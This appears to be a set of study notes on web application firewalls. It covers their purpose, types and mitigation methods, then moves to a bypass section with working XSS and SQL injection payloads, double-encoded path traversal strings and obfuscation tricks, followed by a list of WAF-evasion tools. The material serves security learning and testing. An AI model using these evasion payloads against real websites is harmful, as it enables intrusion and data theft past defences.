WAF

{Web Application Firewall}

Contents:

What is WAF ?

A ‘'web application firewall (WAF)’’ is an application firewall for HTTP applications. A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic

By deploying a WAF in front of a web application, a shield is placed between the web application and the Internet. While a proxy server protects a client machine’s identity by using an intermediary, a WAF is a type of reverse-proxy, protecting the server from exposure by having clients pass through the WAF before reaching the server.


It protects web applications from a variety of application layer attacks such as cross-site scripting (XSS), SQL injection, and cookie poisoning, among others. Attacks to apps are the leading cause of breaches—they are the gateway to your valuable data. With the right WAF in place, you can block the array of attacks that aim to exfiltrate that data by compromising your systems.

Ref: https://www.youtube.com/watch?v=p8CQcF_9280

How It Works?

- A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe. Just as a proxy server acts as an intermediary to protect the identity of a client, a WAF operates in similar fashion but in the reverse—called a reverse proxy—acting as an intermediary that protects the web app server from a potentially malicious client.


- WAFs can come in the form of software, an appliance, or delivered as-a-service. Policies can be customized to meet the unique needs of your web application or set of web applications. Although many WAFs require you update the policies regularly to address new vulnerabilities, advances in machine learning enable some WAFs to update automatically. This automation is becoming more critical as the threat landscape continues to grow in complexity and ambiguity.



Types:

A WAF can be implemented one of three different ways, each with its own benefits and shortcomings:

- A network-based WAF is generally called **hardware-based**. Since they are installed locally they minimize latency, but network-based WAFs are the most expensive option and also require the storage and maintenance of physical equipment.
- A host-based WAF may be fully integrated into an application's software also called as **software based**. This solution is less expensive than a network-based WAF and offers more customizability. The downside of a host-based WAF is the consumption of local server resources, implementation complexity, and maintenance costs. These components typically require engineering time, and may be costly.
- **Cloud-based** WAFs offer an affordable option that is very easy to implement; they usually offer a turnkey installation that is as simple as a change in DNS to redirect traffic. Cloud-based WAFs also have a minimal upfront cost, as users pay monthly or annually for security as a service. Cloud-based WAFs can also offer a solution that is consistently updated to protect against the newest threats without any additional work or cost on the user's end.



Advantages Of WAF:

A WAF has an advantage over traditional firewalls because it offers greater visibility into sensitive application data that is communicated using the HTTP application layer. It can prevent application layer attacks that normally bypass traditional network firewalls, including the following:

- Cross-site scripting (XSS) attacks enable attackers to inject and execute malicious scripts in another user's browser.
- Structured Query Language (SQL) injection attacks can affect any application that uses an SQL database and enables attackers to access and potentially change sensitive data.
- Web session hacking enables attackers to hijack a session ID and masquerade as an authorized user. A session ID is normally stored within a cookie or Uniform Resource Locator (URL).
- Distributed denial-of-service (DDoS) attacks overwhelm a network by flooding it with traffic until it is unable to serve its users. Both network firewalls and WAFs can handle this attack type but approach it from different layers.

Another advantage of a WAF is that it can defend web-based applications without necessarily having access to the source code of the application. While a host-based WAF may be integrated into application code, a cloud-hosted WAF is capable of defending the application without having access. In addition, a cloud WAF is easy to deploy and manage and provides quick virtual patching solutions that enable users to rapidly customize their settings to adapt to newly detected threats.

Importance:

A WAF is important to the growing number of enterprises that provide products over the internet -- including online bankers, social media platform providers and mobile application developers -- because it helps prevent data leakage. A lot of sensitive data, such as credit card data and customer records, is stored in back-end databases that are accessible through web applications. Attackers frequently target these applications to gain access to the associated data.

WAF Vendors:

Ref: https://www.softwaretestinghelp.com/web-application-firewall-waf/

WAF vs Firewall & IPS:

An **IPS** is an **intrusion prevention system**, a WAF is a web application firewall, and an NGFW is a next-generation firewall. What's the difference between them all?

An IPS is a more broadly focused security product. It is typically signature and policy based—meaning it can check for well-known vulnerabilities and attack vectors based on a signature database and established policies. The IPS establishes a standard based off the database and policies, then sends alerts when any traffic deviates from the standard. The signatures and policies grow over time as new vulnerabilities are known. In general, IPS protects traffic across a range of protocol types such as DNS, SMTP, TELNET, RDP, SSH, and FTP. IPS typically operates and protects layers 3 and 4. The network and session layers although some may offer limited protection at the application layer (layer 7).

A **next-generation firewall (NGFW)** monitors the traffic going out to the Internet—across web sites, email accounts, and SaaS. Simply put, it's protecting the user (vs the web application). A NGFW will enforce user-based policies and adds context to security policies in addition to adding features such as URL filtering, anti-virus/anti-malware, and potentially its own intrusion prevention systems (IPS). While a WAF is typically a reverse proxy (used by servers), NGFWs are often forward proxys (used by clients such as a browser).

A **web application firewall (WAF)** protects the application layer and is specifically designed to analyze each HTTP/S request at the application layer. It is typically user, session, and application aware, cognizant of the web apps behind it and what services they offer. Because of this, you can think of a WAF as the intermediary between the user and the app itself, analyzing all communications before they reach the app or the user. Traditional WAFs ensure only allowed actions (based on security policy) can be performed. For many organizations, WAFs are a trusted, first line of defense for applications, especially to protect against the OWASP Top 10—the foundational list of the most seen application vulnerabilities. This Top 10 currently includes:

- Injection attacks
- Broken Authentication
- Sensitive data exposure
- XML External Entities (XXE)
- Broken Access control
- Security misconfigurations
- Cross Site Scripting (XSS)

- Insecure Deserialization

Ref on IPS vs WAF: https://www.youtube.com/watch?v=jGrYZ5ptSXU

WAF Mitigation

So how, exactly, does a WAF mitigate all those vulnerabilities? There are three primary methods a WAF uses to detect and prevent web attacks: deny/allow requests, inspect and reject, and signatures.

Let's explore each, shall we?

- **Deny/Allow Requests**

The deny/allow requests method is very much like the traditional doorway model used by network firewalls. Requests are either denied or allowed based on available information. That information might be simple – like an IP address – or it might be more complex and specific to HTTP, like OPTIONS or METHODS.

- **Signatures**

Signatures are another method of protection common to many different security solutions. Anti-virus and anti-malware services rely on signatures that enable them to quickly scan for evidence of viruses and malware and flag them. IPS/IDS, too, rely heavily on this method, as do WAF. There are two kinds of signatures: user-defined and vendor-managed.

- **Inspection**

Finally, inspection is included to ensure complete control over requests (and responses). Inspection of requests allows the WAF to compare information in the request against known good/bad strings and values to determine whether the request is malicious or legitimate. For HTTP applications (which means most of them on the Internets today) this is the most important capability a WAF should provide. If a WAF does not offer programmable inspection, you'll want to reconsider that choice. Because HTTP is text-based and extensible, there is virtually no way to provide a comprehensive "checkbox" list of options and methods that you can use to inspect requests. Very few HTTP headers have restricted options, making it very difficult to limit what can and cannot be stuffed into it. That means inspection is often required in order to sniff out malicious code embedded in headers or in the payload itself. There are two ways to use inspection: known headers and payload.

Reference on WAF can mitigate TOP 10 OWASP:

https://blog.radware.com/security/applicationsecurity/2021/03/how-wafs-can-mitigate-the-owasp-top-10/

Techniques to Bypass WAF

- Case Toggling Technique

Combine upper and lower case characters for creating efficient payloads.

<ScrIpT>confirm()</sCRiPt>

- Using Comments Technique

Comments obfuscate standard payload vectors.

Different payloads have different ways of obfuscation.

<!--><script>confirm/**/()/**/</script>

sELecT * FrOm all_tables whERe OWNER = 'DATABASE_NAME'

- Null Character Injection

Inject %00 in parameter before malicious input. WAFs will commonly ignore everything after the null but pass the entire string to web server where it is processed.

- Mixed Case

Change case of malicious input triggering WAF protections. <script> may become <sCRiPt> If the WAF is using a case sensitive blacklist, changing case may bypass that filter.

- Inline Comments

Insert comments in middle of attack strings. For instance, /*!SELECT*/ might be overlooked by the WAF but passed on to the target application and processed by a mysql database.

Blocked: <script>alert()</script>

Bypassed: <!--><script>alert/**/()/**/</script>

Blocked: /?id=1+union+select+1,2,3--

Bypassed: /?id=1+un/**/ion+sel/**/ect+1,2,3--

- Ephemeral Mode SSL (DHE/EDH)

Abuse perfect forward secrecy. Since the WAF cannot subvert the key exchange, it can't decrypt the traffic if a DHE/EDH based session is negotiated between client and server. Testing of the top 50 or so sites on Alexa showed roughly 50% of sites support these modes. If SSL is terminated on the WAF however, or in the case of an embedded WAF, traffic is decrypted for WAF inspection.

- Buffer Overflow

WAF's are, afterall, applications and vulnerable to the same software flaws as any other application. If a buffer overflow condition can create a crash, even if it does not result in code execution, this may result in a WAF failing open. In other words, a bypass.

- HTTP Parameter Pollution

Supply multiple parameter= value sets of the same name to confuse the WAF. Given the example http://example.com?id=1&?id=' or '1'='1' — ' in some circumstances such as with Apache/PHP, the application will only parse the last (second) instance of id= while the WAF only parses the first. It appears to be a legitimate request but the application still receives and process malicious input. Most WAF's today are not vulnerable to HTTP Parameter Pollution (HPP) but it is still worth a try when building bypasses.

- URL encoding (hex)

Use the hex equivalent for certain characters such as %27 for ' or %3c for <. This alone may not be sufficient for many modern WAF's but frequently works for application black-list filters as they may not be canonicalized before evaluation. Like many other techniques here, when combined with other methods is more effective.

Blocked: <svG/x=">"/oNloaD=confirm()//

Bypassed: %3CsvG%2Fx%3D%22%3E%22%2FoNloaD%3Dconfirm%28%29%2F%2F

Blocked: uNIoN(sEleCT 1,2,3,4,5,6,7,8,9,10,11,12)

Bypassed: uNIoN%28sEleCT+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%29

- Keyword Splitting

(Insert special characters that will be removed by WAF) – SELECT may become SEL<ECT which would be passed on as SELECT once the offending character is removed

- Replaced Keywords

Similar to Keyword Splitting by wrapping a keyword around itself. For instance SELSELECTECT becomes SELECT once the inner SELECT is removed.

- Ignoring Cookies

Ignore tracking cookies WAF sets to flag you as a “Bad User”. This can easily be configured using a regex match in Burp to ignore those cookies.

- WAF Auto-Learning

Many WAF have a threshold whereby if they see n number of violations from different IP addresses within a specified window, it “un-learns” that rule and effectively disables it.

- Using Data URIs

Offending strings can be encoded as data URIs which are interpreted by the browser but may not be properly normalized by the WAF. This is very useful for client side attacks like XSS

- Double Encoding

Often WAF filters tend to encode characters to prevent attacks.

However poorly developed filters (no recursion filters) can be bypassed with double encoding.

Standard: http://victim/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\

Obfuscated: http://victim/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\

Standard: <script>alert()</script>

Obfuscated: %253Cscript%253Ealert()%253C%252Fscript%253E

- Line Breaks

Many WAF with regex based filtering effectively blocks many attempts.

Line breaks (CR/LF) can break firewall regex and bypass stuff.

Standard: <iframe src=javascript:confirm(0)">

Obfuscated: <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(0)">

- Junk Characters

Normal payloads get filtered out easily.

Adding some junk chars helps avoid detection (specific cases only).

They often help in confusing regex based firewalls.

Standard: <script>alert()</script>

Obfuscated: <script>+-+-1-+-+alert(1)</script>

Standard: <BODY onload=alert()>

Obfuscated: <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert()>

NOTE: The above payload can break the regex parser to cause an exception.

Standard: <a href=javascript;alert()>ClickMe

Bypassed: <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe

Ref on other payload methods:

https://gist.github.com/zetc0de/f4146eb278805946ab064a753eac6a02

https://blog.isec.pl/waf-evasion-techniques/

https://medium.com/secjuice/waf-evasion-techniques-718026d693d8

https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0

https://www.secjuice.com/web-application-firewall-waf-evasion/

Awesome Tools

WAFW00F - The ultimate WAF fingerprinting tool with the largest fingerprint database from @EnableSecurity.

https://github.com/enablesecurity/wafw00f

IdentYwaf - A blind WAF detection tool which utlises a unique method of identifying WAFs based upon previously collected fingerprints by @stamparm.

https://github.com/stamparm/identywaf

W3af - Web Application Attack and Audit Framework

https://github.com/andresriancho/w3af

BypassWAF – Bypass firewalls by abusing DNS history. This tool will search for old DNS A records and check if the server replies for that domain.

https://github.com/vincentcox/bypass-firewalls-by-DNS-history

CloudFail – is a tactical reconnaissance tool that tries to find the original IP address behind the Cloudflare WAF.

https://github.com/m0rtem/CloudFail

GoTestWAF - A tool to test a WAF's detection logic and bypasses from @wallarm.

https://github.com/wallarm/gotestwaf

Lightbulb Framework - A WAF testing suite written in Python.

https://github.com/lightbulb-framework/lightbulb-framework

WAFBench - A WAF performance testing suite by Microsoft.

https://github.com/microsoft/wafbench

WAF Testing Framework - A WAF testing tool by Imperva.

https://www.imperva.com/products/web-application-firewall-waf/

Framework for Testing WAFs (FTW) - A framework by the OWASP CRS team that helps to provide rigorous tests for WAF rules by using the OWASP Core Ruleset V3 as a baseline.

https://github.com/coreruleset/ftw

WAFNinja - A smart tool which fuzzes and can suggest bypasses for a given WAF by @khalilbijjou.

https://github.com/khalilbijjou/wafninja

WAFTester - Another tool which can obfuscate payloads to bypass WAFs by @Raz0r.

https://github.com/Raz0r/waftester

libinjection-fuzzer - A fuzzer intended for finding libinjection bypasses but can be probably used universally.

https://github.com/migolovanov/libinjection-fuzzer

bypass-firewalls-by-DNS-history - A tool which searches for old DNS records for finding actual site behind the WAF.

https://github.com/vincentcox/bypass-firewalls-by-DNS-history

abuse-ssl-bypass-waf - A tool which finds out supported SSL/TLS ciphers and helps in evading WAFs.

https://github.com/LandGrey/abuse-ssl-bypass-waf

SQLMap Tamper Scripts - Tamper scripts in SQLMap obfuscate payloads which might evade some WAFs.

https://github.com/sqlmapproject/sqlmap

Bypass WAF BurpSuite Plugin - A plugin for Burp Suite which adds some request headers so that the requests seem from the internal network.

https://portswigger.net/bappstore/ae2611da3bbc4687953a1f4ba6a4e04c

WhatWaf - detecting a firewall on a web application

https://github.com/Ekultek/WhatWaf